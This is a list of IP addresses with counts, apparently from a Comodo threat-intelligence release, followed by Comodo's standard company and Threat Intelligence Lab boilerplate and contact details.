12.27.141.170 : 10
12.130.168.138 : 10
12.193.124.154 : 10
12.216.242.10 : 10
24.63.156.63 : 10
24.144.219.254 : 10
24.147.123.221 : 10
24.147.162.41 : 10
24.154.23.43 : 10
24.182.28.230 : 10
24.233.64.109 : 10
24.240.22.38 : 10
24.244.167.179 : 10
38.66.75.10 : 10
40.130.9.222 : 10
45.52.4.194 : 10
47.206.18.2 : 10
50.73.145.185 : 10
50.73.242.50 : 10
50.79.52.5 : 10
50.247.46.154 : 10
63.68.172.27 : 10
64.134.228.172 : 10

65.122.160.50 : 10
65.158.87.218 : 10
65.255.48.205 : 10
66.24.181.116 : 10
66.94.196.26 : 10
67.50.50.5 : 10
67.79.116.202 : 10
68.170.81.254 : 10
69.49.151.242 : 10
69.150.209.241 : 10
69.227.6.246 : 10
70.28.59.156 : 10
70.97.117.143 : 10
70.102.68.28 : 10
70.120.168.128 : 10
71.177.137.90 : 10
72.184.154.25 : 10
72.253.69.91 : 10
73.53.90.5 : 10
73.138.48.183 : 10
73.243.121.19 : 10
75.108.63.143 : 10
75.109.207.240 : 10
75.188.97.86 : 10
76.2.19.81 : 10
76.182.74.221 : 10
95.159.69.145 : 10
96.53.104.250 : 10
96.84.110.225 : 10
97.64.220.218 : 10
98.113.129.67 : 10
108.9.187.2 : 10
136.60.206.59 : 10
138.207.188.33 : 10
148.59.219.194 : 10
162.216.203.208 : 10
173.59.62.9 : 10
173.68.176.34 : 10
173.197.136.178 : 10
174.108.119.34 : 10
184.1.166.144 : 10
190.213.190.194 : 10
198.46.104.90 : 10
200.161.219.11 : 10
206.81.64.108 : 10
206.121.104.42 : 10
207.58.235.91 : 10
208.80.208.71 : 10
208.95.25.2 : 10
209.36.110.130 : 10
209.91.162.62 : 10
209.166.178.226 : 10
209.213.24.12 : 10
212.38.87.178 : 10
216.130.144.155 : 10
216.191.57.228 : 10
217.138.46.86 : 10
218.214.66.247 : 10
72.1.213.136 : 9
72.224.88.161 : 9
75.144.135.109 : 9
100.42.185.152 : 9
108.188.114.161 : 9
173.13.79.181 : 9
208.80.208.130 : 9
23.31.61.101 : 8
50.204.79.210 : 8
64.140.30.242 : 8
67.162.38.247 : 8
70.165.67.66 : 8
75.145.180.5 : 8
173.8.112.161 : 8
207.134.53.58 : 8
208.122.226.146 : 8
216.23.16.98 : 8
24.241.146.21 : 7
50.199.109.5 : 7
64.196.212.98 : 7
66.112.33.144 : 7
75.152.237.207 : 7
92.66.37.126 : 7
97.90.191.214 : 7
110.143.88.139 : 7
173.14.57.2 : 7
24.182.255.114 : 6
65.254.30.94 : 6
66.119.50.3 : 6
69.61.181.34 : 6
71.167.121.118 : 6
72.24.64.138 : 6
75.149.123.5 : 6
98.142.35.128 : 6
98.190.12.103 : 6
104.255.87.210 : 6
108.169.138.234 : 6
173.220.229.34 : 6
208.201.235.130 : 6
12.111.70.66 : 5
24.248.210.123 : 5
38.75.231.162 : 5
50.78.233.85 : 5
50.193.79.186 : 5
63.231.31.26 : 5
64.235.101.195 : 5
66.114.187.67 : 5
66.199.12.29 : 5
68.188.216.154 : 5
69.178.161.82 : 5
72.10.144.2 : 5
74.94.21.149 : 5
74.95.224.85 : 5
75.145.49.78 : 5
75.190.238.240 : 5
81.150.192.240 : 5
96.80.13.241 : 5
96.93.104.253 : 5
173.15.141.81 : 5
173.161.96.70 : 5
173.162.9.209 : 5
173.217.249.34 : 5

208.71.115.187 : 5
216.226.52.73 : 5
23.25.94.190 : 4
24.173.153.67 : 4
24.176.41.26 : 4
24.182.213.253 : 4
24.205.140.214 : 4
50.77.121.146 : 4
50.195.237.145 : 4
50.201.116.226 : 4
50.245.19.6 : 4
50.249.32.233 : 4
64.91.76.42 : 4
64.113.162.139 : 4
65.98.140.97 : 4
66.196.246.34 : 4
67.52.110.14 : 4
67.198.37.202 : 4
69.92.125.210 : 4
71.9.225.110 : 4
71.12.30.37 : 4
71.190.247.212 : 4
71.254.155.43 : 4
72.16.253.154 : 4
72.43.246.17 : 4
74.108.8.69 : 4
75.145.57.193 : 4
75.147.65.29 : 4
96.38.63.249 : 4
96.53.86.150 : 4
96.95.137.166 : 4
97.80.98.70 : 4
204.9.127.114 : 4
204.101.108.78 : 4
207.250.236.36 : 4
10.104.68.22 : 3
23.24.248.249 : 3
24.229.49.236 : 3
40.132.90.21 : 3
50.77.254.1 : 3
50.197.52.41 : 3
50.199.224.109 : 3
50.241.153.22 : 3
64.90.3.114 : 3
66.76.51.64 : 3
66.162.234.194 : 3
67.60.1.130 : 3
67.78.207.68 : 3
67.212.52.8 : 3
69.15.117.134 : 3
69.49.132.5 : 3
69.70.23.102 : 3
69.161.49.247 : 3
70.63.4.86 : 3
70.88.43.125 : 3
70.90.222.253 : 3
71.30.168.177 : 3
72.16.111.49 : 3
72.43.179.170 : 3
72.214.43.122 : 3
74.76.224.100 : 3
74.95.60.17 : 3
74.126.47.56 : 3
76.14.161.72 : 3
92.42.77.70 : 3
96.35.210.226 : 3
96.56.90.26 : 3
96.65.106.21 : 3
96.66.208.249 : 3
96.84.6.146 : 3
96.85.3.42 : 3
96.88.199.110 : 3
96.91.98.246 : 3
96.248.81.72 : 3
97.76.86.222 : 3
98.15.44.213 : 3
98.103.166.34 : 3
98.116.181.108 : 3
108.30.103.81 : 3
108.198.39.173 : 3
162.222.25.8 : 3
172.87.146.202 : 3
173.160.22.41 : 3
173.160.36.145 : 3
173.165.176.229 : 3
173.235.13.102 : 3
174.108.63.120 : 3
184.155.181.25 : 3
199.21.124.130 : 3
203.17.42.14 : 3
207.81.223.61 : 3
209.34.28.62 : 3
213.126.105.98 : 3
12.7.148.116 : 2
12.46.64.130 : 2
23.30.70.177 : 2
23.30.73.57 : 2
23.31.13.66 : 2
24.43.154.229 : 2
24.101.9.101 : 2
24.123.27.66 : 2
24.234.119.70 : 2
46.20.152.239 : 2
50.5.50.119 : 2
50.79.55.226 : 2
50.195.63.34 : 2
50.204.9.154 : 2
50.225.221.226 : 2
50.245.212.13 : 2
50.251.187.69 : 2
64.139.64.58 : 2
65.111.112.138 : 2
66.37.67.54 : 2
66.76.13.89 : 2
66.90.214.201 : 2
66.180.250.166 : 2
67.52.53.178 : 2
67.52.185.154 : 2
67.79.36.6 : 2
67.167.190.232 : 2

68.40.218.87 : 2
68.67.218.158 : 2
68.67.248.34 : 2
68.99.159.44 : 2
68.113.1.177 : 2
68.188.71.194 : 2
68.216.158.111 : 2
69.15.43.91 : 2
69.74.15.130 : 2
69.92.98.35 : 2
69.167.201.214 : 2
69.169.254.134 : 2
70.62.223.226 : 2
70.90.3.33 : 2
70.90.55.130 : 2
70.166.177.34 : 2
70.174.250.11 : 2
70.182.148.19 : 2
70.183.125.249 : 2
70.184.194.46 : 2
70.191.155.133 : 2
71.80.226.98 : 2
71.170.4.170 : 2
71.211.121.155 : 2
72.51.244.50 : 2
72.66.82.24 : 2
72.68.134.154 : 2
73.208.14.86 : 2
74.94.118.246 : 2
74.143.194.154 : 2
74.203.73.131 : 2
75.133.14.178 : 2
75.137.47.250 : 2
75.149.237.254 : 2
75.151.205.241 : 2
96.3.6.221 : 2
96.19.114.49 : 2
96.36.162.106 : 2
96.87.245.217 : 2
96.88.2.177 : 2
96.89.249.154 : 2
96.90.113.38 : 2
96.90.244.189 : 2
96.230.96.162 : 2
97.105.11.34 : 2
97.105.37.170 : 2
98.100.73.142 : 2
98.109.195.13 : 2
98.189.136.50 : 2
99.23.23.11 : 2
99.169.187.6 : 2
104.34.64.215 : 2
108.2.152.37 : 2
108.166.147.194 : 2
108.179.46.194 : 2
108.190.158.64 : 2
118.140.253.82 : 2
119.15.100.115 : 2
142.134.132.15 : 2
149.62.146.110 : 2
173.10.18.221 : 2
173.11.156.185 : 2
173.11.239.238 : 2
173.92.94.104 : 2
173.162.34.225 : 2
174.47.120.210 : 2
178.255.86.1 : 2
180.222.161.151 : 2
184.169.59.9 : 2
191.33.75.106 : 2
193.255.51.105 : 2
202.146.241.14 : 2
204.17.210.11 : 2
204.48.58.5 : 2
204.77.254.74 : 2
205.201.73.11 : 2
206.72.17.4 : 2
206.167.65.213 : 2
207.170.135.225 : 2
208.101.134.3 : 2
209.34.28.177 : 2
209.193.50.122 : 2
209.222.167.119 : 2
216.16.20.35 : 2
216.136.55.104 : 2
216.155.102.254 : 2
216.185.242.37 : 2
5.31.236.204 : 1
12.27.62.189 : 1
24.103.146.230 : 1
24.123.255.26 : 1
24.172.152.58 : 1
24.179.190.90 : 1
24.199.33.10 : 1
24.205.127.198 : 1
24.210.250.223 : 1
24.234.87.82 : 1
24.249.62.90 : 1
40.132.229.114 : 1
40.140.103.146 : 1
46.20.166.52 : 1
47.19.91.82 : 1
47.180.156.56 : 1
50.76.227.230 : 1
50.196.72.193 : 1
50.198.51.238 : 1
50.247.86.201 : 1
50.250.232.94 : 1
50.253.195.157 : 1
50.254.99.9 : 1
63.157.181.122 : 1
64.4.231.42 : 1
64.41.84.187 : 1
64.127.84.85 : 1
64.139.65.37 : 1
64.186.36.130 : 1
65.15.109.182 : 1
65.16.26.250 : 1
65.117.187.122 : 1
66.188.49.45 : 1

66.195.188.138 : 1
66.210.198.2 : 1
66.211.222.148 : 1
67.129.187.194 : 1
67.251.193.50 : 1
68.65.105.92 : 1
68.98.200.202 : 1
68.179.191.49 : 1
69.12.127.146 : 1
69.27.175.178 : 1
69.59.117.10 : 1
69.75.130.2 : 1
69.92.205.26 : 1
69.137.33.114 : 1
70.46.236.222 : 1
70.51.117.69 : 1
70.88.80.100 : 1
70.168.199.133 : 1
70.169.17.232 : 1
70.183.125.34 : 1
71.36.237.246 : 1
71.43.232.234 : 1
71.55.65.85 : 1
71.183.196.116 : 1
71.232.101.4 : 1
72.35.46.82 : 1
72.93.244.66 : 1
73.32.36.205 : 1
73.58.50.32 : 1
73.81.199.187 : 1
73.131.23.224 : 1
73.179.216.3 : 1
73.211.229.8 : 1
73.233.195.150 : 1
74.62.251.34 : 1
74.84.75.138 : 1
74.84.107.227 : 1
74.87.97.90 : 1
74.104.176.82 : 1
74.112.213.210 : 1
74.130.43.141 : 1
74.218.211.58 : 1
75.98.100.98 : 1
75.134.86.178 : 1
75.140.47.94 : 1
75.144.141.169 : 1
75.146.147.73 : 1
75.150.160.157 : 1
76.6.194.18 : 1
79.77.63.91 : 1
81.22.97.61 : 1
82.190.230.58 : 1
82.222.84.170 : 1
96.11.30.34 : 1
96.36.224.58 : 1
96.66.254.230 : 1
96.71.89.109 : 1
96.71.195.194 : 1
96.87.25.93 : 1
96.88.248.53 : 1
96.89.22.62 : 1
97.76.107.54 : 1
98.101.83.250 : 1
98.101.210.34 : 1
98.189.209.109 : 1
104.244.251.138 : 1
109.193.253.20 : 1
115.70.220.38 : 1
142.46.31.25 : 1
144.138.26.105 : 1
158.106.81.202 : 1
162.17.126.10 : 1
162.17.242.181 : 1
172.11.194.163 : 1
173.8.113.3 : 1
173.8.221.245 : 1
173.162.211.33 : 1
173.163.28.250 : 1
173.200.91.138 : 1
174.71.239.103 : 1
184.68.209.230 : 1
184.101.70.212 : 1
184.167.40.150 : 1
184.187.20.174 : 1
187.52.48.223 : 1
192.208.230.58 : 1
195.175.205.42 : 1
198.101.77.2 : 1
198.176.30.39 : 1
199.33.80.150 : 1
203.122.224.70 : 1
205.133.147.247 : 1
206.248.58.234 : 1
206.255.219.8 : 1
207.58.222.34 : 1
209.33.37.42 : 1
209.194.202.114 : 1
212.174.115.213 : 1
216.14.191.100 : 1
216.68.167.50 : 1
216.96.60.62 : 1
216.173.136.57 : 1
216.187.169.13 : 1
216.221.94.56 : 1
216.241.61.98 : 1

About Comodo

The Comodo organization is a global innovator of cybersecurity solutions, protecting critical information across the digital landscape. Building on its unique position as the world's largest certificate authority, Comodo authenticates, validates and secures networks and infrastructures from individuals to mid-sized companies to the world's largest enterprises. Comodo provides complete end-to-end security solutions across the boundary, internal network and endpoint with innovative technologies solving the most advanced malware threats, both known and unknown. With global headquarters in Clifton, New Jersey, and branch offices in Silicon Valley, Comodo has international offices in China, India, the Philippines, Romania, Turkey, Ukraine and the United Kingdom.
For more information, visit comodo.com.

Keep up to date with the Latest Comodo News:
Blog: *https://blog.comodo.com/*
Twitter: *@ComodoNews*
LinkedIn: *https://www.linkedin.com/company/comodo*

About The Comodo Threat Intelligence Lab

The Comodo Threat Intelligence Lab (the Lab) monitors, filters and contains, and analyzes malware, ransomware, viruses and other "unknown" potentially dangerous files 24x7x365 in over 190 countries around the world. With 5 offices spread across the Americas, Asia and Europe (and staff covering over 190 countries), the Lab is made up of more than 120 IT security professionals, ethical hackers, computer scientists and engineers (all full-time Comodo Lab employees) analyzing millions of potential pieces of malware, phishing, spam or other malicious/unwanted files and emails every day. The Lab also works with trusted partners in academia, government and industry to gain additional insights into known and potential threats.

The Lab is a key part of the Comodo Threat Research Labs (CTRL), whose mission is to use the best combination of cybersecurity technology and innovations, machine learning-powered analytics, artificial intelligence and human experts and insights to secure and protect Comodo customers, business and public sector partners and the public community.

Comodo Group, Inc. | 1255 Broad Street, Clifton, NJ 07013 US
Tel: +1 (888) 266-6361 | Tel: +1 (703) 581-6361 | Fax: +1 (973) 777-4394